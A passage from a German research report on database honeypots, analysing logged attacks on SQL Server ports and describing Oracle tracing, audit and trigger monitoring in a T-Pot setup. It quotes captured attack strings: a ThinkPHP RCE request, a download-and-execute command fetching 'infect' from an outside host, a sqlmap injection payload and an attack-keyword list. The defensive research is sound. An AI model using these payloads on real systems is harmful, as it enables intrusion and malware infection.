138.201.xxx.xxx	05.07.2020 19:24:20	06.07.2020 17:26:18	800
91.121.xxx.xxx	05.07.2020 00:25:27	05.07.2020 09:31:35	452
196.202.xxx.xxx	05.07.2020 19:30:51	06.07.2020 17:26:31	318
125.160.xxx.xxx	30.06.2020 20:32:59	30.06.2020 23:34:14	279
91.243.xxx.xxx	01.07.2020 14:13:04	01.07.2020 14:14:27	276
190.153.xxx.xxx	05.07.2020 13:52:17	06.07.2020 09:16:33	272
118.68.xxx.xxx	04.07.2020 07:42:47	05.07.2020 06:25:01	241
91.192.xxx.xxx	29.06.2020 18:39:25	29.06.2020 20:31:39	222
160.19.xxx.xxx	04.07.2020 07:01:57	05.07.2020 10:15:44	204
103.99.xxx.xxx	04.07.2020 07:34:58	05.07.2020 10:11:23	147
5.160.xxx.xxx	01.07.2020 16:53:59	01.07.2020 16:54:26	140
103.221.xxx.xxx	01.07.2020 07:23:53	01.07.2020 07:25:00	139
187.147.xxx.xxx	04.07.2020 13:42:13	05.07.2020 18:09:43	111

Tabelle 3: Angreifende IP-Adressen

Auffällig sind hier die 6410 Angriffe, welche am 05.07.2020 von der in Brasilien beheimateten IP-Adresse 170.233.xxx.xxx innerhalb von 51 Minuten auf den Port 1433 versucht wurden.

Abbildung 7: IP Adresslokation

Wie eine nähere Analyse ergab, wurde hier versucht, direkt über den SQL-Dataprovider des .net-Frameworks auf den vom Honeypot simulierten SQL-Server zuzugreifen (im Datenstrom der Attacke ist durchgängig der Begriff „SqlClient Data Provider“ vorhanden.)

TabelleAuswertung

ID	QuellIP	QuellPort	ZielPort	DatumUhrzeit	TextPortOrig	TextPortGefiltert	TextCVEC
3746	170.233.	47297	1433	05.07.2020 12:01:29	□	8	
3747	170.233.	47393	1433	05.07.2020 12:01:29	□□□	s0lp OAGUIAPCsaNet SqlClient Data Provider1769391111433Net SqlClient Data Provider	
3748	170.233.	47425	1433	05.07.2020 12:01:29	□	8	
3749	170.233.	48129	1433	05.07.2020 12:01:30	□□□	s0lp OAGUIAPCsaNet SqlClient Data Provider1769391111433Net SqlClient Data Provider	
3750	170.233.	48225	1433	05.07.2020 12:01:30	□	8	
3751	170.233.	48929	1433	05.07.2020 12:01:31	□□□	s0lp OAGUIAPCsa2Net SqlClient Data Provider1769391111433Net SqlClient Data Provider	
3752	170.233.	48993	1433	05.07.2020 12:01:31	□	8	
3753	170.233.	49697	1433	05.07.2020 12:01:32	□□□	s0lp OAGUIAPCsas3CNet SqlClient Data Provider1769391111433Net SqlClient Data Provider	
3754	170.233.	49825	1433	05.07.2020 12:01:32	□	8	

Abbildung 5: Direkte Attacke auf Port 1433

3.6.3 Analyse portübergreifender Angriffe

Als besonders interessant scheinen Angriffsversuche, welche nacheinander verschiedene Ports ansprechen und hieraus eine weitere Vorgehensweise ableiten.

```
SELECT TabelleAuswertung.QuellIP
FROM TabelleAuswertung INNER JOIN TabelleAuswertung AS TabelleAuswertung_1 ON TabelleAuswertung.QuellIP = TabelleAuswertung_1.QuellIP
WHERE (((TabelleAuswertung.ZielPort)="1433") AND ((TabelleAuswertung_1.ZielPort)<>"1433"))
GROUP BY TabelleAuswertung.QuellIP;
```

Abbildung 6: Datenbankabfrage auf Port 1433

Durch die in der Abbildung 6: Datenbankabfrage auf Port 1433 wurden folgende Angreifer identifiziert, welche neben dem SQL-Server Port 1433 auf weitere Ports zugreifen:

Quell-IP
129.211.xxx.xxx
175.24.xxx.xxx
192.35.xxx.xxx
80.82.xxx.xxx
83.97.xxx.xxx

Tabelle 4: Portübergreifende Angriffe

Eine weitergehende in der Abbildung 7: Durchgeführte Datenanalyse der durch die entsprechende IP generierten Zugriffe (exemplarisch gewählt: 129.211.xxx.xxx) zeigt in diesem Fall die Tabelle 5: Vorgehensweise des Angreifers

```
SELECT TabelleAuswertung.*
FROM TabelleAuswertung
WHERE (((TabelleAuswertung.QuellIP)="129.211.xx.xx"));
```

Abbildung 7: Durchgeführte Datenanalyse

Nr	Datum	Port	http-dump (Auszug)
1	01.07.2020 21:32:31	1433	
2	01.07.2020 21:32:31	8080	GET /TP/public/index.php
3	01.07.2020 21:32:31	8080	GET /TP/public/index.php?s=index/hinkapp/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][[]
4	01.07.2020 21:32:32	8080	POST /TP/public/index.php?s=captcha
5	01.07.2020 21:32:32	8080	POST /users?page=&size=5

Tabelle 5: Vorgehensweise des Angreifers

Deutung des Angriffes:

Scheinbar handelt es sich hier um eine Umsetzung des thinkphp 5.X RCE Exploits, welches ebenso unter der CVE-Nummer CVE-2018-20062 und CVE-2019-9082 bekannt ist.

Scheinbar ist dem Angreifer bei der Umsetzung des Exploits jedoch ein Tippfehler unterlaufen, da dieser bei dem im Original-Exploit (siehe: https://packetstormsecurity.com/files/157218/ThinkPHP-5.0.23-Remote-Code-Execution.html) vorkommenden Befehl

```
„s=/Index/\think\app/
invokefunction&function=call_user_func_array&vars[0]=system&vars[1
][]“
```

bei „think“ das „t“ nicht übernahm und stattdessen „hink“ in den Code einfügte.

3.6.4 Analyse auf der Basis von Selektoren

Als weitere Maßnahme wurde der eingehende Datenverkehr auf das Vorhandensein bestimmter Selektoren hin untersucht, welche auf ein Angriffsszenario hindeuten könnten. Die zu verwendenden Selektoren sind in einer Datenbanktabelle TabelleKeyword erfasst und lassen sich somit beliebig modifizieren.

Als Selektoren wurden in diesem Fall Begriffe gewählt, welche typischerweise bei einem Angriff verwendet würden:

Begriff	Angriffsbeschreibung
select	SQL Befehl, kann bei SQL-Injection Angriffen verwendet werden
mysql	Zugriffsprovider für eine My-SQL Datenbank
update	SQL Befehl, kann bei SQL-Injection Angriffen verwendet werden
delete	SQL Befehl, kann bei SQL-Injection Angriffen verwendet werden
php	Es wird versucht, eine PHP – Programmdatei auszuführen, zu modifizieren oder hochzuladen
%20	Doppelte Hochkomma, kann bei SQL-Injection Angriffen verwendet werden
777	Kürzel für die Vergabe maximaler Zugriffsrechte (Schreiben, Lesen, Ausführen)
chmod	Befehl für die Vergabe von Zugriffsrechten.


Tabelle 6: Selektorenübersicht

Datensätze der zuvor beschriebenen TabelleAuswertung, welche diesem Kriterium entsprechen, wurden in dem Feld „Schluesselwort“ entsprechend markiert.

Von den insgesamt 15987 protokollierten Zugriffen enthielten insgesamt 1174 entsprechende Merkmale.

Exemplarisch ist hier ein am 27.06.2020 von der IP 93.157.xxx.xxx vorgenommene Angriff dokumentiert (Auszug aus dem Datenstrom, HTML-Codes wurden in ASCII-Zeichen konvertiert:

```
GET /shell?cd /tmp;wget http://xpodip.ir/infect;chmod 777
infect;./infect
```



TabelleAuswertung

ID	QuellIP	QuellPort	ZielPort	DatumUhrzeit	TextCVEGefiltert
15128	93.157.	51238	8080	27.06.2020 15:38:52	GET /shell?cd%20%2Ftmp%3Bwget%20http%3A%2F%2Fxpodip.ir%2Finfect%3Bchmod%20777%20infect%3B.%2Finfect HTTP/1.1 Host: 176.9 Accept: */*
15235	93.157.	33256	8080	28.06.2020 20:16:27	GET /shell?cd%20%2Ftmp%3Bwget%20http%3A%2F%2Fxpodip.ir%2Finfect%3Bchmod%20777%20infect%3B.%2Finfect HTTP/1.1 Host: 176.9 Accept: */*
16367	93.157.	36500	8080	29.06.2020 06:54:47	GET /shell?cd%20%2Ftmp%3Bwget%20http%3A%2F%2Fxpodip.ir%2Finfect%3Bchmod%20777%20infect%3B.%2Finfect HTTP/1.1 Host: 176.9 Accept: */*
17194	93.157.	56714	80	06.07.2020 13:28:20	GET / HTTP/1.1 Host: 176.9 Connection: close

Abbildung 8: Datensatz HTTP-DUMP

In diesem Falle wird versucht, über die shell-Anweisung von einer bestimmten Adresse eine Datei „infect“ in einen temporären Ordner herunterzuladen. Anschließend werden dieser Datei volle Zugriffsrechte vergeben und die Datei ausgeführt. Der entsprechende Angriff wurde auch dokumentiert: https://urlhaus.abuse.ch/url/400102/

4 High-interaction Honeypot

4.1 Grundsätzliche Überlegungen

Im Gegensatz zu Low-interaction Honeypots, bei denen die quantitative Erfassung von Informationen über Angriffe im Vordergrund steht [10] und eine Interaktion mit dem vermeintlichen Angriffsziel nicht beabsichtigt ist [11], dienen High-interaction Honeypots vielmehr als Spielwiese für Angreifer, die sie zu weitergehenden Aktionen verleiten und somit eine tiefergehende Analyse von Angriffsaktivitäten und -motivation ermöglichen. Zwar ist die Idee des Einsatzes eines Honeypots, der die Funktionen eines Datenbank-Servers lediglich emu-

liert [12], äußerst interessant - vor allem mit Blick auf einen flexiblen, Datenbank-unabhängigen Einsatz. Jedoch wurde sich im Rahmen des Projektes für eine weniger weitläufige Vorgehensweise entschieden. Aus diesem Grund wurde der ursprüngliche Gedanke, ein Framework mit Honeypots in Verbindung mit Informationen über Schwachstellen bzw. Sicherheitslücken, weiterverfolgt. Dieses System sollte in der Lage sein, präventiv und reaktiv zu arbeiten, um auf diese Weise potentielle Angriffe beobachten und zugleich auf bereits vorhandene Informationen zu Sicherheitslücken reagieren zu können.

Eine Datenbank mit Informationen zu Schwachstellen und Sicherheitslücken, deren Einstufung allgemeine Anwendung findet[8], bildet wie bereits erwähnt Common Vulnerabilities and Exposures (CVE) ab[9]. Diese Daten können unter Verwendung entsprechender Software über verschiedene Schnittstellen verarbeitet werden[10]. Neben der Einbindung von Methoden zur Schwachstellenerkennung, deren Anbindung an eine Analysesoftware und im Folgenden an ein Intrusion Detection System (IDS) wird natürlich auch ein Honeypot benötigt. Es stellte sich die Frage nach vorhandenen Frameworks, die zumindest einen Teil der Anforderungen abdecken. Ein solches Framework ist *T-Pot*[11], der zahlreiche Honeypots mit Monitoring und Logging vereint und ebenso Hinweise auf die o. g. Schwachstelleninformationen bietet. Durch die Einbindung des ELK-Stacks[12] erhält der Nutzer sowohl eine visualisierte Aufbereitung als auch weiterverabeitbare Daten im JSON- oder CSV-Format. Zudem besteht die Möglichkeit, das System an eigene Bedürfnisse anzupassen und eigene Daten einzuspielen. Die genannten Kriterien und die Tatsache, dass angehende IT-Forensiker keine Softwareentwickler sind, waren für die Auswahl des *T-Pots* aus dem

8 vgl. https://nvd.nist.gov/vuln

9 https://www.cvedetails.com/

10 beispielhaft: https://github.com/cve-search/cve-search

11 https://github.com/dtag-dev-sec/tpotce

12 https://www.elastic.co/what-is/elk-stack

breitgefächerten, teilweise nicht alle Ansprüche erfüllenden Angebot von Entwicklungen und Projekten (z. B. *Acra*, *Apache Metron*, *Misp*, *OWASP* Honeypot u. ä.) ausschlaggebend.

Die mit dem *T-Pot* aufgebaute Architektur stellt sich wie folgt dar:




Abbildung 9: Verwendeter High-interaction Honeypot

4.2 Konkrete Vorgehensweise

Die Installation des *T-Pots* erfolgte gem. Anleitung auf dem oben beschriebenen KVM-System. Um den gesamten Funktionsumfang erkunden zu können, wurde dafür die Standardinstallation ausgewählt, was sich jedoch im Verlauf der Tests als hinderlich herausstellte, da zu viele und nicht benötigte Daten erfasst wurden und die VM schnell an ihr Ressourcenlimit stieß. Auf eine Beschreibung der einzelnen Honeypots und ihrer Funktionsweise wird hier verzichtet, weil das Augenmerk auf den DBMS lag. Ebenso wird für eine ausführliche Übersicht der Funktionen des *T-Pot* auf dessen Dokumentation verwiesen, denn sie würde den Rahmen dieser Arbeit sprengen.

4.2.1 Prozessbeschreibung

Ähnlich dem in Abschnitt 3.2.1 beschriebenen Ansatz bietet der *T-Pot* einen Low-interaction-Funktionssatz zur Erfassung der Zugriffsaktivitäten. Alle Dienste sind als Docker-Container eingebunden und können unabhängig voneinander eingesetzt werden. Das Logging steht freilich in unmittelbarem Zusammenhang mit dem Einsatzzweck und bildet ein zentrales Element. Die verschiedenen Honeypots „lauschen" auf verschiedenen Ports und speichern die dort anfallenden Zugriffe in jeweils eigenen Daten, die von *Logstash* an die NoSQL-Datenbank *Elasticsearch* weitergegeben werden (siehe ELK-Stack) und anschließend zur Analyse bereitstehen. Damit bildet *T-Pot* die Low-interaction Funktionen ab. Da diese durch die Anzahl der Honeypots recht umfangreich sind und größtenteils nicht auf die Datenbank-typischen Ports reagieren, wurde deren Anzahl im Verlauf der Arbeit reduziert.

Ebenfalls als Docker-Container eingebunden wurde eine Oracle-Datenbank und ein zusätzlicher Apache-Webserver. Diese sollen dem Angreifer die Möglichkeit bieten, direkt auf die Datenbank zugreifen und indirekt über den Webserver SQL-Injection-Attacken (SQLiA) ausführen zu können. Beide Vorgehensweisen werden von den Honeypots, dem Webserver und der Datenbank selbst protokolliert, so dass Angriffsweg und Aktivitäten nachvollzogen werden konnten. Die dabei anfallenden Daten sind je nach Honeypot verschiedentlich umfangreich und enthalten u. a. Informationen zu

- Datum und Uhrzeit
- IP-Adresse, Geolocation, Provider
- Host und verwendetem Programm
- Signatur der Quelle

- Art und Signatur des Angriffs (falls bekannt) und CVE-ID

Der Webserver protokolliert die üblichen Informationen zu Browser und aufgerufener URL, die Datenbank DDL- und DML-Statements inkl. zugehöriger Hostinformationen. Diese Daten können im JSON- oder CSV-Format automatisiert oder manuell für eine Auswertung herangezogen werden.

4.2.2 Verwendete Mittel

Für die ORA DB wurde der vorhandene Docker-Container mit *Oracle* Version 11g XE einer früheren Arbeit genutzt. Ebenfalls aus dieser Arbeit stammen angepasste PHP-Scripte, die für SQLiA dienen sollen. Der Container für den Webserver wurde von hub.docker.com heruntergeladen. Zur Simulation von SQLiA wurde *sqlmap*[13] genutzt, des Weiteren kamen für Analysezwecke Python (3.6 - 3.8) sowie die Python-Module *cx_Oracle*, *SQLAlchemy* und *json* inkl. deren Abhängigkeiten zum Einsatz. Ein direkter Test-Angriff auf die ORA DB wurde mit *ODAT* (Oracle Database Attacking Tool)[14] durchgeführt.

Die Enterprise-Version der ORA DB bietet umfangreiche Software für den Schutz der Datenbanken, wie Firewall, Security- und Audit-Funktionen. Da diese Version nicht zur Verfügung stand, wurde auf andere - teilweise umständlichere - Funktionen zurückgegriffen.

4.3 Systemseitige Vorbereitung

Die o. e. Container wurden auf die T-Pot-VM kopiert und in die Konfiguration eingebunden, so dass sie gemeinsam mit den T-Pot-Prozessen gestartet werden konnten. Der Webserver wurde an Port 8081 angebunden, da er auf dem HTTP-Port mit einem der Honeypots kollidierte. In die ORA DB wurde die Kem-

13 http://sqlmap.org/

14 https://github.com/quentinhardy/odat

per-Datenbank eingespielt und die erwähnten PHP-Scripte für SQLiA anfällige Abfragen auf diese DB angepasst.

Im Rahmen der Vorbereitung des eigentlichen Angriffsziels - ein „Oracle-Honeypot", der mögliche Angriffe auf das DBMS für eine Analyse dokumentiert - wurden anschließend die Möglichkeiten und Funktionsweise des *T-Pots* eruiert. Hierbei stellte sich heraus, dass zwar zahlreiche Zugriffe auf die Honeypots zu verzeichnen waren, jedoch fanden die Aktivitäten vorwiegend auf Ports statt, die für das Vorhaben irrelevant waren (hier vor allem die Ports 445 und 3389).

Ein Großteil der Honeypots in der T-Pot-VM wurde deaktiviert, womit eine Reduzierung der Anzahl von Zugriffen um drei Viertel auf ein übersichtliches Maß eingedämmt werden konnte.

Abbildung 10: T-Pot: Übersicht der Attacken auf aktivierte Honeypots

Die obige Übersicht zeigt die Auswertung für die schließlich aktivierten Honeypots *Glutton*, *Dionaea*, *Tanner*, *Heralding*, *Conpot*, *Ciscoasa* und *ElasticPot* in einem Zeitraum von drei Tagen. *Dionaea* wurde zusätzlich für die auf dem System inaktiven Datenbank-Ports 1443 (MS SQL), 3306 (MySQL) und 5432 (Post-

greSQL) konfiguriert, um neben der ORA DB auch einen Überblick über Attacken auf die anderen DBMS zu erhalten.

Freilich ist es sinnvoll, in einem High-interaction Honeypot offene Zugänge, evtl. Eindringlinge und deren weitere Aktivitäten, zu denen man gewiss eine Attacke auf die lokale Datenbank zählen darf, zu beobachten. Der Fokus der Arbeit lag allerdings auf den erwähnten direkten und indirekten Zugriffe auf das DBMS und nicht auf einem ganzheitlichen Monitoring des Systems, weswegen andere Varianten der Kompromittierung außer Acht gelassen wurden. Nichtsdestotrotz wären diese bei einem produktiven Honeypot zu berücksichtigen.

4.4 Konfiguration des DBMS zur Erfassung von Zugriffen

Oracle bietet für das DBMS umfangreiche Audit- und Trace-Funktionen an. Diese sind zwar in der verwendeten DBMS-Version nicht in vollem Umfang nutzbar, können aber dennoch einen guten Überblick über die Aktivitäten in der Datenbank verschaffen.

4.4.1 Tracing-Funktionen

Die SQL-Trace-Funktionen von Oracle liefern Debug-Informationen zu einem Nutzerprozess[15]. Die Trace-Prozeduren mussten zunächst aktiviert werden:

```
SQL> ALTER SESSION SET EVENTS '10046 TRACE NAME CONTEXT FOREVER,
LEVEL 12';
SQL> DBMS_SESSION.SET_SQL_TRACE(TRUE);
SQL> ALTER SESSION SET timed_statistics=TRUE;
SQL> ALTER SESSION SET statistics_level=ALL;
```

Das Trace-Verzeichnis und die darin enthaltenen Dateien wurde über folgende Abfragen in Erfahrung gebracht:

15 https://docs.oracle.com/cd/B28359_01/server.111/b28320/initparams254.htm

```
SQL> show parameter user_dump_dest

NAME         TYPE  VALUE
---------------- ---------- ------------------------------
user_dump_dest      string /u01/app/oracle/diag/rdbms/xe/XE/trace


SQL> SELECT LISTAGG(tf, ' ') WITHIN GROUP (ORDER BY tf)
"Trace_List" from (SELECT sys_context('userenv','instance_name')
|| '_ora_'|| p.spid || '.trc' as tf FROM v$process p join
v$session s ON (s.paddr=p.addr) WHERE s.username='DBUSER');

Trace_List
----------------------------------------------------------------
XE_ora_21763.trc XE_ora_21766.trc XE_ora_24438.trc
XE_ora_24443.trc XE_ora_24459.trc XE_ora_24461.trc
```

Die gespeicherten Trace-Dateien konnten anschließend z. B. mit dem *Oracle*-eigenem Tool *tkprof* ausgelesen werden. Die Enterprise-Version bietet dafür ein SQL-Script namens „trcanlzr.sql” an. Beide decodieren das Format der Trace-Dateien in ein lesbares Formet und zeigen, je nach Version mehr oder weniger umfangreich, die darin enthalten Informationen zu SQL-Statements. Hier ein Auszug, der mit *sqlmap* durchgeführten Attacken abbildet:

```
Error encountered: ORA-00904
----------------------------------------------------------------
select * from DBUSER."professoren" where "Name" like 'Keks' UNION
ALL SELECT NULL,NULL,CHR(113)||CHR(113)||CHR(107)||CHR(120)||
CHR(113)||CHR(101)||CHR(79)||CHR(82)||CHR(70)||CHR(122)||CHR(83)||
CHR(67)||CHR(76)||CHR(100)||CHR(89)||CHR(78)||CHR(99)||CHR(113)||
CHR(74)||CHR(79)||CHR(70)||CHR(120)||CHR(88)||CHR(106)||CHR(106)||
CHR(90)||CHR(89)||CHR(122)||CHR(116)||CHR(69)||CHR(97)||CHR(119)||
CHR(90)||CHR(87)||CHR(104)||CHR(102)||CHR(78)||CHR(82)||CHR(70)||
CHR(102)||CHR(70)||CHR(66)||CHR(78)||CHR(122)||CHR(111)||
```

```
CHR(113)||CHR(106)||CHR(120)||CHR(98)||CHR(113),NULL FROM (SELECT
0 FROM DUAL AS PYXA UNION SELECT 1 FROM DUAL UNION SELECT 2 FROM
DUAL UNION SELECT 3 FROM DUAL UNION SELECT 4 FROM DUAL UNION
SELECT 5 FROM DUAL UNION SELECT 6 FROM DUAL UNION SELECT 7 FROM
DUAL UNION SELECT 8 FROM DUAL UNION SELECT 9 FROM DUAL UNION
SELECT 10 FROM DUAL UNION SELECT 11 FROM DUAL UNION SELECT 12 FROM
DUAL UNION SELECT 13 FROM DUAL UNION SELECT 14 FROM DUAL) AS
bmKz-- ZKnF'
```

Die Trace-Funktionen bieten somit eine sehr gute Möglichkeit zur Protokollierung von Datenbankabfragen. Allerdings sollte beim Einsatz beachtet werden, dass der Speicherbedarf sehr schnell anwachsen kann. Dies trifft für alle Monitoring- und Protokollierungsaktivitäten zu.

4.4.2 Audit-Funktionen

Neben den Trace-Funktionen waren die Audit-Funktionen von Interesse, da sie ausgewählte Datenbank-Aktivitäten protokollieren können [13]. Sie wurden wie folgt aktiviert[16]:

```
SQL> alter system set AUDIT_TRAIL=os scope=spfile;
```

Eine weitere Möglichkeit, automatisiert verwertbare Dateien zu erzeugen, ist mit der Option „xml, extended” gegeben. Die damit erzeugten Audit-Dateien im XML-Format befinden sich ebenfalls im Verzeichnis „adump” der Installation. Beide Dateiformate (.aud, .xml) enthalten neben den Informationen zur erzeugten Datei, dem Server, der verwendeten Datenbank und dem laufenden Datenbank-Prozess auch diese Daten über Aktivitäten, die nicht von den Autoren initiiert wurden:

```
Wed Jul  8 11:35:45 2020 +00:00
```

16 vgl. https://docs.oracle.com/cd/E11882_01/server.112/e40402/initparams017.htm

```
LENGTH: "281"
SESSIONID:[6] "338523" ENTRYID:[1] "1" STATEMENT:[1] "1" USERID:
[9] "ANONYMOUS" ACTION:[3] "100" RETURNCODE:[1] "0" COMMENT$TEXT:
[101] "Authenticated by: DATABASE; Client address:
(ADDRESS=(PROTOCOL=tcp)(HOST=94.209.xxx.xxx)(PORT=15615))" DBID:
[10] "2863871172" PRIV$USED:[1] "5"

Wed Jul  8 11:35:45 2020 +00:00
LENGTH: "226"
SESSIONID:[6] "338523" ENTRYID:[1] "1" USERID:[9] "ANONYMOUS"
ACTION:[3] "102" RETURNCODE:[1] "0" LOGOFF$PREAD:[1] "4"
LOGOFF$LREAD:[2] "81" LOGOFF$LWRITE:[1] "0" LOGOFF$DEAD:[1] "0"
DBID:[10] "2863871172" SESSIONCPU:[1] "0"
```

Für das Monitoring und die Analyse im Rahmen eines Honeypots sind diese Daten gerade in Verbindung mit den Low-interaction-Funktionen hilfreich.

4.4.3 Redo-Log Funktionen

Eine weitere Möglichkeit besteht in der Auswertung von Redo-Logs der ORA DB. In der Datenbank durchgeführte Änderungen und Transaktionen werden im Redo-Log gespeichert [13], das mithilfe des *LogMiners*[17] ausgelesen werden kann. Die Prozedur wurde auf diese Weise gestartet:

```
SQL> select member from V$LOGFILE;
MEMBER
------------------------------------------------------------
/u01/app/oracle/fast_recovery_area/XE/onlinelog/
o1_mf_2_fov4w79o_.log
/u01/app/oracle/fast_recovery_area/XE/onlinelog/
o1_mf_1_fov4w6pp_.log
```

17 https://docs.oracle.com/cd/B19306_01/server.102/b14215/logminer.htm

```
SQL> execute dbms_logmnr.add_logfile(logfilename =>
'/u01/app/oracle/fast_recovery_area/XE/onlinelog/o1_mf_1_fov4w6pp_
.log', options => dbms_logmnr.new);

SQL> execute dbms_logmnr.add_logfile(logfilename =>
'/u01/app/oracle/fast_recovery_area/XE/onlinelog/o1_mf_2_fov4w79o_
.log', options => dbms_logmnr.addfile);

SQL> execute dbms_logmnr.start_logmnr(options =>
dbms_logmnr.dict_from_online_catalog);

SQL> alter session set nls_date_format = 'DD-MON-YYYY HH24:MI:SS';
```

Die anschließende Abfrage zu DDL-Aktivitäten beinhaltet neben den systeminternen Informationen auch die über einen Trigger, der neu erzeugt wurde:

```
select timestamp, sql_redo from v$logmnr_contents where operation
= 'DDL' order by timestamp asc;
```

TIMESTAMP	SQL_REDO
2020-07-12 00:25:01	ALTER TRIGGER "SYSTEM"."HONEY_LOGON_TRG" COMPILE REUSE SETTINGS;
2020-07-12 00:27:43	ALTER TRIGGER SYSTEM.HONEY_LOGON_TRG COMPILE;
2020-07-12 13:55:13	grant select,insert on sys.ora_temp_1_ds_80058 to "SYS";
2020-07-12 13:55:13	alter table sys.ora_temp_1_ds_80058 noparallel;
2020-07-12 13:55:13	truncate table sys.ora_temp_1_ds_80058;

Tabelle 7 Auszug aus dem Inhalt des Redo-Logs

Daraus wird ersichtlich, dass das Redo-Log für eine tiefergehende Analyse von Attacken oder Angriffsmuster herangezogen werden kann. Die LogMiner-Proze-

dur kann jedoch nur für die jeweilige Session aktiviert werden, so dass eine automatisierte Auswertung zunächst die Prozedur starten muss, um die im Redo-Log vorhandene Daten auslesen zu können. Eine Alternative besteht in der Erstellung eines „Views" per Scheduler.

4.4.4 Trigger für DDL und DML

Trigger werden verwendet, um automatisch vorher definierte Aktionen bei bestimmten Events auszuführen [14]. Für ein punktuelles Monitoring und eine differenzierte Auswertung wurden drei verschiedene Trigger erzeugt.

- Ein Logon-Trigger protokolliert alle Anmeldungen und Anmeldungsversuche auf die ORA DB,
- ein DDL-Trigger protokolliert sämtliche DDL-Statements innerhalb der Datenbank und
- ein DML-Trigger protokolliert Insert-, Update- und Delete-Statements auf eine bestimmte Tabelle.

Die ersten beiden schreiben ihre Daten gemeinsam in eine neu erstellte Tabelle; der DML-Trigger nutzt eine separate Tabelle, die auch von anderen Tabellen-Triggern verwendet werden könnte. Beide Tabellen ermöglichen eine einfache und gezielte Abfrage von Aktivitäten von besonderem Interesse und können als Alternative zu den bereits genannten Funktionen genutzt werden. Die Struktur der jeweiligen Log-Tabellen und und Trigger befindet sich in Anhang 2.

Mit diesen Konfigurationen war die ORA DB für die beabsichtigten Attacken gewappnet, jedenfalls rudimentär.

4.5 Datenextraktion

Zur Analyse werden zusätzlich zu den Daten der in 4.4 beschriebenen Konfigurationsanpassungen die Daten des Listeners[18] herangezogen. Das Augenmerk liegt dabei auf

- typischen SQLi-Attacken über die PHP-Scripte, die auf die Kemper-DB zugreifen
- Anmeldevorgängen (z. B. unter Verwendung verschiedener Accounts)
- abgesetzten SQL-Statements, die nicht den systemeigenen zuzuordnen sind
- erfolgreiche Veränderungen in den freigegebenen Tabellen
- korrespondierenden Events in den Honeypots des *T-Pot*

Der Zeitraum der Auswertung erstreckte sich über den gesamten Projektzeitraum, da zwischenzeitlich einige Anpassungen für einen erweiterten Zugriff vorgenommen und diese im Verlauf des Projektes beobachtet wurden. Dies war der Tatsache geschuldet, dass die ORA DB offensichtlich ein weniger lohnenswertes Ziel darstellt und sich potentielle Angreifer während des gesamten Zeitraumes eher Schwachstellen für *EternalBlue*[19], CMS oder MS SQL u. ä. widmeten.

18 https://docs.oracle.com/cd/E11882_01/network.112/e41945/listenercfg.htm

19 https://www.wired.co.uk/article/what-is-eternal-blue-exploit-vulnerability-patch

4.6 Datenanalyse

4.6.1 Logon-Trigger

Die Analyse der Daten in den per Trigger gefüllten Tabellen (siehe 4.4.4 Trigger für DDL und DML) gestaltet sich recht übersichtlich. Die Daten können mit einem einfachen Statement selektiert werden.

Logon-Trigger Tabelle „HONEY_EVENTS”:

```
SELECT EVENT_TIME, SYSEVENT, SESSIONS_ID, SESSIONS_USER, CLIENT_IP
FROM HONEY_EVENTS WHERE SESSIONS_USER <> 'SYS' AND SYSEVENT =
'LOGON' ORDER BY EVENT_TIME DESC;
```

EVENT_TIME	SYSEVENT	SESSIONS_ID	SESSIONS_USER	CLIENT_IP
2020-07-17 20:55:42	LOGON	402.419	ANONYMOUS	106.75.xxx.xxx
2020-07-17 20:55:41	LOGON	402.418	ANONYMOUS	106.75.xxx.xxx
2020-07-17 19:51:56	LOGON	402.401	ANONYMOUS	107.179.xxx.xxx
2020-07-17 19:51:55	LOGON	402.400	ANONYMOUS	107.179.xxx.xxx
2020-07-17 19:44:06	LOGON	402.397	ANONYMOUS	193.118.xxx.xxx
2020-07-17 19:37:31	LOGON	402.395	ANONYMOUS	168.90.xxx.xxx
2020-07-17 17:19:37	LOGON	402.358	ANONYMOUS	83.97.xxx.xxx
2020-07-17 17:02:02	LOGON	402.354	ANONYMOUS	85.105.xxx.xxx
2020-07-17 16:19:56	LOGON	402.341	ANONYMOUS	185.173.xxx.xxx
2020-07-17 15:40:08	LOGON	402.331	ANONYMOUS	139.162.xxx.xxx
2020-07-17 15:28:35	LOGON	402.326	ANONYMOUS	185.162.xxx.xxx
2020-07-17 14:50:34	LOGON	402.316	ANONYMOUS	186.47.xxx.xxx
2020-07-17 14:35:05	LOGON	402.312	ANONYMOUS	185.36.xxx.xxx

Abbildung 11: HONEY_EVENTS: Auszug der vom Logon-Trigger gespeicherten Daten

Hinweis: Für die Darstellung wurde das Select-Statement um die Anonymisierung der IP-Adresse erweitert:

```
